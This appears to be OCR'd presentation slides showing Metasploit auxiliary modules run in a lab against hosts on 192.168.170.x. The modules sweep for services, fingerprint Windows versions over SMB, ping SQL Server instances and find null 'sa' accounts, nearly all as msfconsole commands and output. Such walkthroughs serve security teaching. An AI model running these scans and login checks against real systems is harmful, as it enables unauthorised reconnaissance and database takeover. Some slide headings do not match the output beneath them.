
- smb_version



```
[*] Sending 6 probes to 192.168.170.0->192.168.170.255 (256 hosts)
[*] Discovered DNS on ::ffff:192.168.170.130 (Microsoft)
[*] Discovered NetBIOS on ::ffff:192.168.170.128 (4bf58400000000010000000020434b
41414141414141414141414141414141414141414141414141414141414100002100010000000000
d10956494354494d2d57324b202020202000040056494354494d2d57324b2020202020200400574f
524b47524f5550202020202020008400574f524b47524f55502020202020201e840056494354494d
2d57324b2020202020030400574f524b47524f55502020202020201d040001025f5f4d5342524f57
53455f5f02018400494e65747e536572766963657320201c840049537e56494354494d2d57324b00
00000400000c2945ab0b000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000380400000000000000000000090000)
[*] Discovered NetBIOS on ::ffff:192.168.170.130 (17688400000000010000000020434b
41414141414141414141414141414141414141414141414141414141414100002100010000000000
ad07564d57494e53455256303344432020000400564d57494e534552563033444320202004004c53
4f434f525020202020202020200084004c534f434f525020202020202020201c84004c534f434f52
5020202020202020201e84004c534f434f525020202020202020201d040001025f5f4d5342524f57
53455f5f02018400000c298b67240000000000000000000000000000000000000000000000000000
00000000000000000000000000000350038007d0000000000000000000000a7)
[*] Discovered NetBIOS on ::ffff:192.168.170.132 (4c028400000000010000000020434b
41414141414141414141414141414141414141414141414141414141414100002100010000000000
bf085850535031564d20202020202020200004004d53484f4d452020202020202020200084005850
535031564d20202020202020200304005850535031564d20202020202020202004004d53484f4d45
2020202020202020201e84004d53484f4d452020202020202020201d040001025f5f4d5342524f57
53455f5f02018400564d57415245585020202020202020030400000c29d5c2bf0000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
```

Metasploit auxiliary modules


- smb_version



```
msf > use auxiliary/scanner/smb/version
msf auxiliary(version) > set RHOSTS 192.168.170.128
RHOSTS => 192.168.170.128
msf auxiliary(version) > run
[*] 192.168.170.128 is running Windows 2000 Service Pack 0 - Service Pack 4
[*] Auxiliary module execution completed
msf auxiliary(version) > set RHOSTS 192.168.170.130
RHOSTS => 192.168.170.130
msf auxiliary(version) > run
[*] 192.168.170.130 is running Windows 2003 No Service Pack
[*] Auxiliary module execution completed
msf auxiliary(version) > set RHOSTS 192.168.170.131
RHOSTS => 192.168.170.131
msf auxiliary(version) > run
[*] Error: Login Failed: The server refused our NetBIOS session request
[*] Auxiliary module execution completed
msf auxiliary(version) > set RHOSTS 192.168.170.132
RHOSTS => 192.168.170.132
msf auxiliary(version) > run
[*] 192.168.170.132 is running Windows XP Service Pack 0 / Service Pack 1
[*] Auxiliary module execution completed
msf auxiliary(version) > 
```

Metasploit auxiliary modules


- mssql_ping



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000100040000000000b48d6b81b48d6b8100)
[*] Discovered NetBIOS on ::ffff:192.168.170.130 (16ad8400000000010000000020434b
41414141414141414141414141414141414141414141414141414141414100002100010000000000
ad07564d57494e53455256303344432020000400564d57494e534552563033444320202004004c53
4f434f52502020202020202020000084004c534f434f52502020202020202020201c84004c534f434f52
50202020202020202020201e84004c534f434f5250202020202020202020201d040001025f5f4d5342524f57
53455f5f02018400000c298b67240000000000000000000000000000000000000000000000000000
000000000000000000000000000000000073005c0043003a0000000000802aa9)
[*] Discovered Portmap on ::ffff:192.168.170.1 (57c27e43000000010000000000000000
000000000000000000000001000186a0000000020000000600000006f00000001000186a000000002
00000011000000006f00000001000186b8000000010000001100008000000000001000186b800000001
000000060000917d00000000)
[*] Discovered SQL Server on ::ffff:192.168.170.128 (tcp=1433 np=\\VICTIM-W2K\pi
pe\sql\query Version=8.00.194 ServerName=VICTIM-W2K IsClustered=No InstanceName=
MSSQLSERVER )
[*] Discovered SQL Server on ::ffff:192.168.170.129 (tcp=1433 np=\\XPSP1VM\pipe\
sql\query Version=8.00.194 ServerName=XPSP1VM IsClustered=No InstanceName=MSSQLS
ERVER )
[*] Discovered SQL Server on ::ffff:192.168.170.132 (tcp=1433 np=\\XPSP1VM\pipe\
sql\query Version=8.00.194 ServerName=XPSP1VM IsClustered=No InstanceName=MSSQLS
ERVER )
[*] Auxiliary module execution completed
msf auxiliary(sweep_udp) >
```

Metasploit auxiliary modules


- mssql_ping



```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS 192.168.170.128
RHOSTS => 192.168.170.128
msf auxiliary(mssql_ping) > run
[*] SQL Server information for 192.168.170.128:
[*]    tcp              = 1433
[*]    np               = \\VICTIM-W2K\pipe\sql\query
[*]    Version          = 8.00.194
[*]    ServerName       = VICTIM-W2K
[*]    IsClustered      = No
[*]    InstanceName     = MSSQLSERVER
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) > set RHOSTS 192.168.170.129
RHOSTS => 192.168.170.129
msf auxiliary(mssql_ping) > run
[*] SQL Server information for 192.168.170.129:
[*]    tcp              = 1433
[*]    np               = \\XPSP1VM\pipe\sql\query
[*]    Version          = 8.00.194
[*]    ServerName       = XPSP1VM
[*]    IsClustered      = No
[*]    InstanceName     = MSSQLSERVER
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >
```


Metasploit auxiliary modules

- mssql_login



```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > set RHOSTS 192.168.170.128
RHOSTS => 192.168.170.128
msf auxiliary(mssql_login) > run
[*] Target 192.168.170.128 DOES have a null sa account!
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) > set RHOSTS 192.168.170.129
RHOSTS => 192.168.170.129
msf auxiliary(mssql_login) > run
[*] Target 192.168.170.129 DOES have a null sa account!
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) > set RHOSTS 192.168.170.132
RHOSTS => 192.168.170.132
msf auxiliary(mssql_login) > run
[*] Target 192.168.170.132 DOES have a null sa account!
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) >
```

msfconsole

